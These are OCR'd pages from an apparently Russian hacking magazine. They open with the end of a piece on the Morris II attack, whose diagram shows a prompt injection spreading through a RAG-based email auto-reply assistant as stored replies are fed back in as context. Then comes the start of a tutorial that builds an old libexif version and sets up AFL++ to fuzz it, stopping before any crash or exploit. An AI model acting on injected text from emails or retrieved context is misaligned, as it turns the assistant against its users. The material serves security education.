

c1
c2
App
RAG
GenAI Service
c3
App
RAG
sending email e1
retrieving k relevant correspondents (e1)
context1
generating auto-reply (context1,e1)
reply1
cr1 = (e1,reply1)
storing_correspondent (cr1)
sending email e2
retrieving k relevant correspondents (e2)
context2 = (cr1, cr2, cr3, .., crk)
generating auto-reply (context2,e2)
reply2
cr2 = (e2,reply2)
storing_correspondent (cr2)

Схема атаки Morris II

Атака проходит без вмешательства пользователя, но я бы все же не стал называть эту футуристичную малварь червем. Скорее это что-то вроде SSRF: можно манипулировать компонентами экосистемы, в которой находится уязвимая модель. Но чтобы был настоящий червь, нужно, наверное, чтобы модель начала отправлять запросы за пределы своей экосистемы другим подобным ML-моделям.

Поэтому концепт атаки на продукты интересный, но сравнение с Morris, на мой взгляд, немного не к месту. Ни по принципу работы, ни по потенциальной разрушительности.

ГИД ПО РЕВЕРСУ

Тренируемся анализировать бинарные файлы на примере libexif

Когда я только начал вливаться в мир хакерства, мне дико не хватало информации, ее приходилось собирать по крупицам. В этом материале я постарался изложить то, чего мне тогда не доставало, — всю информацию по реверсу в сжатом и систематизированном виде. А для наглядности мы с тобой разберем боевую задачу — реверс программы libexif.

AFANX
Реверс-инженер лаборатории инновационных технологий и кибербезопасности AP Security

Эта статья нацелена на людей, которые постепенно вырастают из тасков на CTF категории PWN и Reverse, хотят пощупать реальные программы и понять, что такое настоящий анализ бинаря. Ресерчи, которые пишут специалисты известных компаний, хороши, но большинство новичков не знают, с чего начинать делать такое исследование, как тренироваться и как заполучить стенд. Сегодня мы с тобой это исправим.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ПРИМЕРНЫЙ ПОРЯДОК ДЕЙСТВИЙ ДЛЯ БИНАРНОГО РЕСЕРЧА

Давай разложим по пунктам все действия, которые ресерчер может производить с анализируемым бинарным файлом.

1. **Сбор информации о таргете:**
   - что за бинарь, для чего он предназначен, для какой платформы, есть ли исходный код в открытом доступе, или это «черный ящик»;
   - как собирать бинарь — есть ли `setup.sh` или `install.sh`, может, нужно просто скомпилить при помощи GCC;
   - как им пользоваться: посмотреть возможности программы, что она делает и как с ней взаимодействует пользователь.
2. **Знакомство с бинарем** — применение средств первичного анализа. Вот самые ходовые тулзы:
   - **file** — системная утилита, которая позволяет узнать тип данных внутри файла;
   - **checksec** — утилита, которая проверяет первичные средства безопасности в бинаре;
   - **xxd** — отображает файл в виде шестнадцатеричных кодов или выполняет обратное преобразование;
   - **strings** — утилита, применяемая для поиска печатаемых строк в двоичных файлах;
   - **VirusTotal** — бесплатная служба, анализирующая подозрительные файлы и ссылки на предмет наличия вирусов, червей, троянов и всевозможных вредоносных программ;
   - **DIE** — утилита для определения типов файлов. Кто читал книгу «Вскрытие покажет! Практический анализ вредоносного ПО», тот должен знать утилиту.
3. **Фаззинг программы** (если это требуется). Это техника поиска потенциальных уязвимостей в автоматическом или полуавтоматическом режиме. Здесь нам помогут:
   - **AFL++** — собирает информацию о покрытии для каждого измененного входного значения и помогает обнаружить новые пути выполнения и потенциальные баги;
   - **LibFuzzer** — фреймворк для обнаружения ошибок в коде, созданный в основном для тестирования программ на C/C++, но поддерживает и другие языки;
   - **самописный фаззер** — этот метод используется, когда программа специфичная или использовать известные фаззеры не имеет смысла или нет возможности. Пример можешь посмотреть в посте на codeby.net;
   - **ручной фаззинг** — по сути, просто тыкание программы, как в тасках на CTF. Ресерчер просто подает случайные данные программе вручную.
4. **Реверс.** Этот шаг важен, и думаю, что пояснения тут не нужны. Информации в интернете полно, смотри, например, подборку статей «Реверс малвари». Здесь же перечислю основные утилиты:
   - **IDA Pro** — это самая известная программа для дизассемблирования, в представлении она не нуждается. Как ей пользоваться, можно почитать, например, в книге Рикардо Нарвахи The IDA Pro Book (доступен любительский перевод);
   - **ImmunityDBG** — отладчик программ для ОС Windows. Скачать можно на официальном сайте;
   - **EDB Debugger** — кросс-платформенный отладчик для AArch32/x86/x86-64. В данный момент официально доступен только на Linux, но уже готовятся порты для FreeBSD, OpenBSD, macOS и Windows;
   - **GDB Debugger** — переносимый отладчик проекта GNU, работает на многих UNIX-подобных системах и помогает отлаживать многие языки программирования, включая C/C++, Free Pascal, FreeBASIC, Ada, фортран и Rust;
   - **Ghidra** — этот фреймворк для реверса создан в АНБ США и включает в себя набор полнофункциональных высококлассных инструментов анализа программ. Работает на Windows, macOS и Linux. Подробнее о нем можно прочесть в статьях «Ghidra vs IDA Pro» и «Ghidra vs crackme»;
   - **radare2** — свободный кросс-платформенный фреймворк для реверс-инжиниринга, включает дизассемблер, шестнадцатеричный редактор, анализатор кода и прочие полезности. Используется при реверсе, отладке вредоносного ПО и прошивок. Скачать можно с GitHub;
   - **Eclipse-CDT** — это программа для реверса, в которой можно посмотреть место падения программы в исходном коде по файлу, который вызывает краш.
5. **Написание эксплоита.** Пишем код, который будет эксплуатировать уязвимость. Здесь все зависит от твоих умений и предпочтений, а также от того, что мы эксплуатируем и на какой платформе.

СБОР ИНФОРМАЦИИ О ТАРГЕТЕ И ЗНАКОМСТВО С БИНАРЕМ

Из названия статьи ты уже знаешь, что будем пывнить `libexif` версии 0.6.14. Давай познакомимся с нашим таргетом поближе.

Libexif — это библиотека для разбора, редактирования и сохранения данных EXIF, то есть зашитых в некоторые изображения метаданных.

Давай теперь найдем какую-нибудь программу с этой библиотекой на роль подопытного. Благо на просторах GitHub этого добра сколько угодно. Один из самых простых вариантов — программа exif. Это небольшая утилита командной строки для отображения информации EXIF. Написана она как раз для того, чтобы демонстрировать возможности libexif.

Для начала скачаем и соберем таргет:

```
mkdir libexif && cd libexif/
wget https://github.com/libexif/libexif/archive/refs/tags/libexif-0_
6_14-release.tar.gz
tar -xzvf libexif-0_6_14-release.tar.gz
```

Собираем и устанавливаем `libexif`:

```
cd libexif-libexif-0_6_14-release/
sudo apt-get install autopoint libtool gettext libpopt-dev
autoreconf -fvi
./configure --enable-shared=no --prefix="$PWD/fuzzing_libexif/
install/"
make
make install
```


Библиотека готова, теперь скачаем и соберем использующую ее программу:

```
cd $PWD/fuzzing_libexif
wget https://github.com/libexif/exif/archive/refs/tags/exif-0_6_15-
release.tar.gz
tar -xzvf exif-0_6_15-release.tar.gz
```

Собираем exif:

```
cd exif-exif-0_6_15-release/
autoreconf -fvi
./configure --enable-shared=no --prefix="$PWD/fuzzing_libexif/
install/" PKG_CONFIG_PATH=$PWD/fuzzing_libexif/install/lib/pkgconfig
make
make install
```

После сборки можно запускать программу.



```
┌─afanx@afanx
└─$ ./exif
Usage: exif [OPTION...] file
  -v, --version                   Display software version
  -i, --ids                       Show IDs instead of tag names
  -t, --tag=tag                   Select tag
      --ifd=IFD                   Select IFD
  -l, --list-tags                 List all EXIF tags
  -|, --show-mnote                Show contents of tag MakerNote
      --remove                    Remove tag or ifd
  -s, --show-description          Show description of tag
  -e, --extract-thumbnail         Extract thumbnail
  -r, --remove-thumbnail          Remove thumbnail
  -n, --insert-thumbnail=FILE     Insert FILE as thumbnail
  -o, --output=FILE               Write data to FILE
      --set-value=STRING          Value
  -m, --machine-readable          Output in a machine-readable (tab delimited)
                                  format
  -x, --xml-output                Output in a XML format
  -d, --debug                     Show debugging messages

Help options:
```

Давай попробуем и посмотрим, как программа работает. Из описания понятно, что на вход нужно подать картинку, поэтому скачаем из того же репозитория примеры картинок.


```
mkdir in; mkdir out; cd in
wget https://github.com/ianare/exif-samples/archive/refs/heads/
master.zip
unzip master.zip
```

Команда `mkdir in; mkdir out; cd in` создаст две директории: `/in` и `/out`, а затем перейдет в директорию `/in`. Эти папки потом понадобятся нам при фаззинге.

Запускаем программу:

```
./exif Canon_400.jpg
```

И видим результат ее работы.



```
┌─afanx@afanx
└─$ ./exif [redacted]/Canon_40D.jpg
EXIF tags in '[redacted]/Canon_40D.jpg' ('Intel' byte order):
--------------------+----------------------------------------------------------
Tag                 |Value
--------------------+----------------------------------------------------------
Manufacturer        |Canon
Model               |Canon EOS 40D
Orientation         |top - left
x-Resolution        |72,00
y-Resolution        |72,00
Resolution Unit     |Inch
Software            |GIMP 2.4.5
Date and Time       |2008:07:31 10:38:11
YCbCr Positioning   |co-sited
Compression         |JPEG compression
x-Resolution        |72,00
y-Resolution        |72,00
Resolution Unit     |Inch
Exposure Time       |1/160 sec.
FNumber             |f/7,1
ExposureProgram     |Manual
ISO Speed Ratings   |100
Exif Version        |Exif Version 2.21
Date and Time (origi|2008:05:30 15:56:01
Date and Time (digit|2008:05:30 15:56:01
ComponentsConfigurat|Y Cb Cr -
Shutter speed       |7,38 EV (APEX: 12, 1/165 sec.)
Aperture            |5,62 EV (f/7,0)
Exposure Bias       |0,00 EV
Metering Mode       |Pattern
Flash               |Flash fired, compulsory flash mode.
Focal Length        |135,0 mm
User Comment        |
SubsecTime          |00
SubSecTimeOriginal  |00
SubSecTimeDigitized |00
FlashPixVersion     |FlashPix Version 1.0
Color Space         |sRGB
PixelXDimension     |100
PixelYDimension     |68
Focal Plane x-Resolu|4438,36
Focal Plane y-Resolu|4445,97
Focal Plane Resoluti|Inch
Custom Rendered     |Normal process
Exposure Mode       |Manual exposure
White Balance       |Auto white balance
Scene Capture Type  |Standard
GPS tag version     |0x02, 0x02, 0x00, 0x00
InteroperabilityInde|R98
InteroperabilityVers|0100
--------------------+----------------------------------------------------------
```

Отлично! С работой программы разобрались.

ФАЗЗИНГ

Теперь настало время фаззинга. Он поможет нам напасть на след потенциальных багов.

Для фаззинга у нас есть тесткейсы и наш скромный опыт общения с программой.

В качестве средства фаззинга я буду использовать AFL++. Давай установим его.

Установка AFL++


Ставим зависимости:

```
sudo apt-get update
sudo apt-get install -y build-essential python3-dev automake git
flex bison libglib2.0-dev libpixman-1-dev python3-setuptools
sudo apt-get install -y lld-11 llvm-11 llvm-11-dev clang-11 || sudo
apt-get install -y lld llvm llvm-dev clang
sudo apt-get install -y gcc-$(gcc --version|head -n1|sed 's/.* //'
|sed 's/\..*//')-plugin-dev libstdc++-$(gcc --version|head -n1|sed
's/.* //'|sed 's/\..*//')-dev
```

Качаем AFL++ из официального репозитория и устанавливаем:

```
cd $HOME
git clone https://github.com/AFLplusplus/AFLplusplus && cd
AFLplusplus
export LLVM_CONFIG="llvm-config-11"
make distrib
sudo make install
```

После сборки можно запустить бинарь **`afl-fuzz`** и посмотреть краткую справку.



```
┌─afanx@afanx ~
└─$ afl-fuzz
afl-fuzz++3.12c based on afl by Michal Zalewski and a large online community

afl-fuzz [ options ] -- /path/to/fuzzed_app [ ... ]

Required parameters:
  -i dir          - input directory with test cases
  -o dir          - output directory for fuzzer findings

Execution control settings:
  -p schedule     - power schedules compute a seed's performance score:
                    fast(default), explore, exploit, seek, rare, mmopt, coe, lin
                    quad -- see docs/power_schedules.md
  -f file         - location read by the fuzzed program (default: stdin or @@)
  -t msec         - timeout for each run (auto-scaled, default 1000 ms). Add a '+'
                    to auto-calculate the timeout, the value being the maximum.
  -m megs         - memory limit for child process (0 MB, 0 = no limit [default])
  -Q              - use binary-only instrumentation (QEMU mode)
  -U              - use unicorn-based instrumentation (Unicorn mode)
  -W              - use qemu-based instrumentation with Wine (Wine mode)
```

Где почитать об AFL++

Об использовании AFL++ советую эти статьи:

- Фаззинг с AFL++. Знакомство
- Среди ублюдков шел артист. PoC CVE-2023-2663
- Наденьте на ноги мои стальные кандалы. Параллельный фаззинг AFL++

У AFL++ есть форк WinAFL. По нему рекомендую эти статьи:

- Luke, I am your fuzzer. Автоматизируем поиск уязвимостей в программах
- WinAFL на практике. Учимся работать фаззером и искать дыры в софте

